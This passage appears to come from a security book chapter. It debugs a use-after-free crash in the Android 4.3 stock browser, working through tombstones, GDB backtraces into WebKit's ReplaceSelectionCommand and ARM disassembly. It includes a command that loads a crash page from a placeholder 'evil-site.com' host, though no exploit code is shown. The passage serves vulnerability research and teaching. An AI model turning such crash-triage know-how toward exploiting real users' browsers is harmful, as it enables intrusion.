For demonstrative purposes, we study an HTML file that crashes the Android Browser that ships with a Galaxy Nexus running Android 4.3. Interestingly, neither the stable nor beta versions of Chrome for Android are affected. Using several techniques in conjunction with the debugging methods outlined earlier in this chapter, we work to discover the root cause of the bug that causes this crash.

It sometimes helps to crash the browser repeatedly and look at the tombstones that result. The values in registers are telling. The following includes output from several crashes that occurred from loading this page:

```
root@maguro:/data/tombstones # /data/local/tmp/busybox head -9 * | grep
'pc'
ip 00000001 sp 5e8003c8 lr 5d46fee5 pc 5a50ec48 cpsr 200e0010
ip 00000001 sp 5ddba3c8 lr 5c865ee5 pc 5e5fc2b8 cpsr 20000010
ip 00000001 sp 5dedc3c8 lr 5ca4bee5 pc 00000000 cpsr 200f0010
ip 00000001 sp 5dedc3c8 lr 5ca4bee5 pc 60538ad0 cpsr 200e0010
ip 00000001 sp 5e9003b0 lr 5d46fee5 pc 5a90bf80 cpsr 200e0010
ip 00000001 sp 5e900688 lr 5d46fee5 pc 5a518d20 cpsr 200f0010
ip 00000001 sp 5eb00688 lr 5d46fee5 pc 5a7100a0 cpsr 200f0010
ip 00000001 sp 5ea003c8 lr 5d46fee5 pc 5edfa268 cpsr 200f0010
```

In this particular case, you can see that the crash location varies significantly from one execution to the next. In fact, the *PC* register (akin to *EIP* on x86) ends up with many different strange values. This is highly indicative of a use-after-free vulnerability. To know for sure though, and to determine why such an issue would be occurring, you have to dig deeper.

To gain more insight into what's happening, you employ the native code debugging environment that you set up earlier in this chapter. As before, run the `debugging.sh` shell script in the background on the host machine. This runs the `attach.sh` shell script on the device, which asks the browser to navigate to the `about:blank` page, waits a bit, and attaches the GDB server. Then, on the host machine, we launch the GDB client with our GDB script that connects to the waiting GDB server:

```
dev:gn-browser-dbg $ arm-eabi-gdb -q -x script.gdb app_process
dev:~/android/source $ ./debugging.sh &
[1] 28994
dev:gn-browser-dbg $ arm-eabi-gdb -q -x script.gdb app_process
Reading symbols from /android/source/gn-browser-dbg/app_process...done.
warning: Could not load shared library symbols for 86 libraries, e.g. libm.
so.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?
warning: Breakpoint address adjusted from 0x40079b79 to 0x40079b78.
epoll_wait () at bionic/libc/arch-arm/syscalls/epoll_wait.S:10
10      mov     r7, ip
(gdb) cont
Continuing.
```

After attaching the debugger and continuing execution, we're ready to open the HTML file that causes the crash. Like you did in the `attach.sh` script, you use `am start` to ask the browser to navigate to the page.

```
shell@maguro:/ $ am start -a android.intent.action.VIEW -d \
http://evil-site.com/crash1.html com.google.android.browser
```

In this particular instance, it may require several attempts to load the page for a crash to occur. When the crash finally happens, you're ready to start digging in.

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 17879]
0x00000000 in ?? ()
(gdb)
```

Oh boy! The browser crashed with the PC register set to zero! This is a clear indication that something has gone horribly wrong. There are many different ways this can happen, so you want to find out how you might have gotten to this state.

The first place you look for clues is in the call stack. Output from the `backtrace` GDB command is shown here:

```
(gdb) back
#0  0x00000000 in ?? ()
#1  0x5d46fee4 in WebCore::Node::parentNode (this=0x5a621088) at
external/webkit/Source/WebCore/dom/Node.h:731
#2  0x5d6748e0 in WebCore::ReplacementFragment::removeNode (this=<optimized
out>, node=...)
    at external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:215
#3  0x5d675d5a in WebCore::ReplacementFragment::removeUnrenderedNodes
(this=0x5ea004a8, holder=0x5a6b6a48)
    at external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:297
#4  0x5d675eac in WebCore::ReplacementFragment::ReplacementFragment
(this=0x5ea004a8, document=<optimized out>,
    fragment=<optimized out>, matchStyle=<optimized out>, selection=...)
    at external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:178
#5  0x5d6764c2 in WebCore::ReplaceSelectionCommand::doApply
(this=0x5a621800)
    at external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:819
#6  0x5d66701c in WebCore::EditCommand::apply (this=0x5a621800) at
external/webkit/Source/WebCore/editing/EditCommand.cpp:92
#7  0x5d66e2e2 in WebCore::executeInsertFragment (frame=<optimized out>,
fragment=<optimized out>)
    at external/webkit/Source/WebCore/editing/EditorCommand.cpp:194
#8  0x5d66e328 in WebCore::executeInsertHTML (frame=0x5aa65690, value=...)
    at external/webkit/Source/WebCore/editing/EditorCommand.cpp:492
#9  0x5d66d3d4 in WebCore::Editor::Command::execute (this=0x5ea0068c,
parameter=..., triggeringEvent=0x0)
    at external/webkit/Source/WebCore/editing/EditorCommand.cpp:1644
```

```
#10 0x5d6491a4 in WebCore::Document::execCommand (this=0x5a1ac80,
commandName=..., userInterface=<optimized out>, value=...)
    at external/webkit/Source/WebCore/dom/Document.cpp:4053
#11 0x5d5c7df6 in WebCore::DocumentInternal::execCommandCallback
(args=<optimized out>)
    at .../libwebcore_intermediates/Source/WebCore/bindings/V8Document.
cpp:1473
#12 0x5d78dc22 in HandleApiCallHelper<false> (isolate=0x4173c468, args=...)
    at
external/v8/src/builtins.cc:1120
[...]
```

From the call stack, you can see that the stack itself is intact and there are several functions leading up to the crash. On ARM, you can see how the program got here by looking where the `LR` register points. Dump the instructions at this location, subtracting either two or four depending on whether the code is Thumb or ARM. If the value is odd, the address points to Thumb code.

```
(gdb) x/i $lr - 2
0x5d46fee3 <WebCore::Node::parentNode() const+18>: blx      r2
```

The instruction you see is a branch to a location stored in the `R2` register. Checking the content of this register confirms if that is indeed how the program got here.

```
(gdb) i r r2
r2                0x0          0
```

It looks fairly certain that this is how the program got here.

You still haven't found the root cause, though, so start tracking data flow backward to see how in the world `R2` became zero. It definitely isn't normal to branch to zero. To find out more, look closer at the parent (calling) function by disassembling it.

```
(gdb) up
#1 0x5d46fee4 in WebCore::Node::parentNode (this=0x594134b0) at
external/webkit/Source/WebCore/dom/Node.h:731
731      return getFlag(IsShadowRootFlag) || isSVGShadowRoot() ? 0 :
parentNode();
(gdb) disas
Dump of assembler code for function WebCore::Node::parentNode() const:
0x5d46fed0 <+0>:      push    {r4, lr}
0x5d46fed2 <+2>:      mov     r4, r0
0x5d46fed4 <+4>:      ldr     r3, [r0, #36]    ; 0x24
0x5d46fed6 <+6>:      lsls    r1, r3, #13
0x5d46fed8 <+8>:      bpl.n   0x5d46fede <WebCore::Node::parentNode()
const+14>
0x5d46feda <+10>:     movs    r0, #0
0x5d46fedc <+12>:     pop     {r4, pc}
0x5d46fede <+14>:     ldr     r1, [r0, #0]
0x5d46fee0 <+16>:     ldr     r2, [r1, #112]   ; 0x70
0x5d46fee2 <+18>:     blx     r2
=> 0x5d46fee4 <+20>:     cmp     r0, #0
```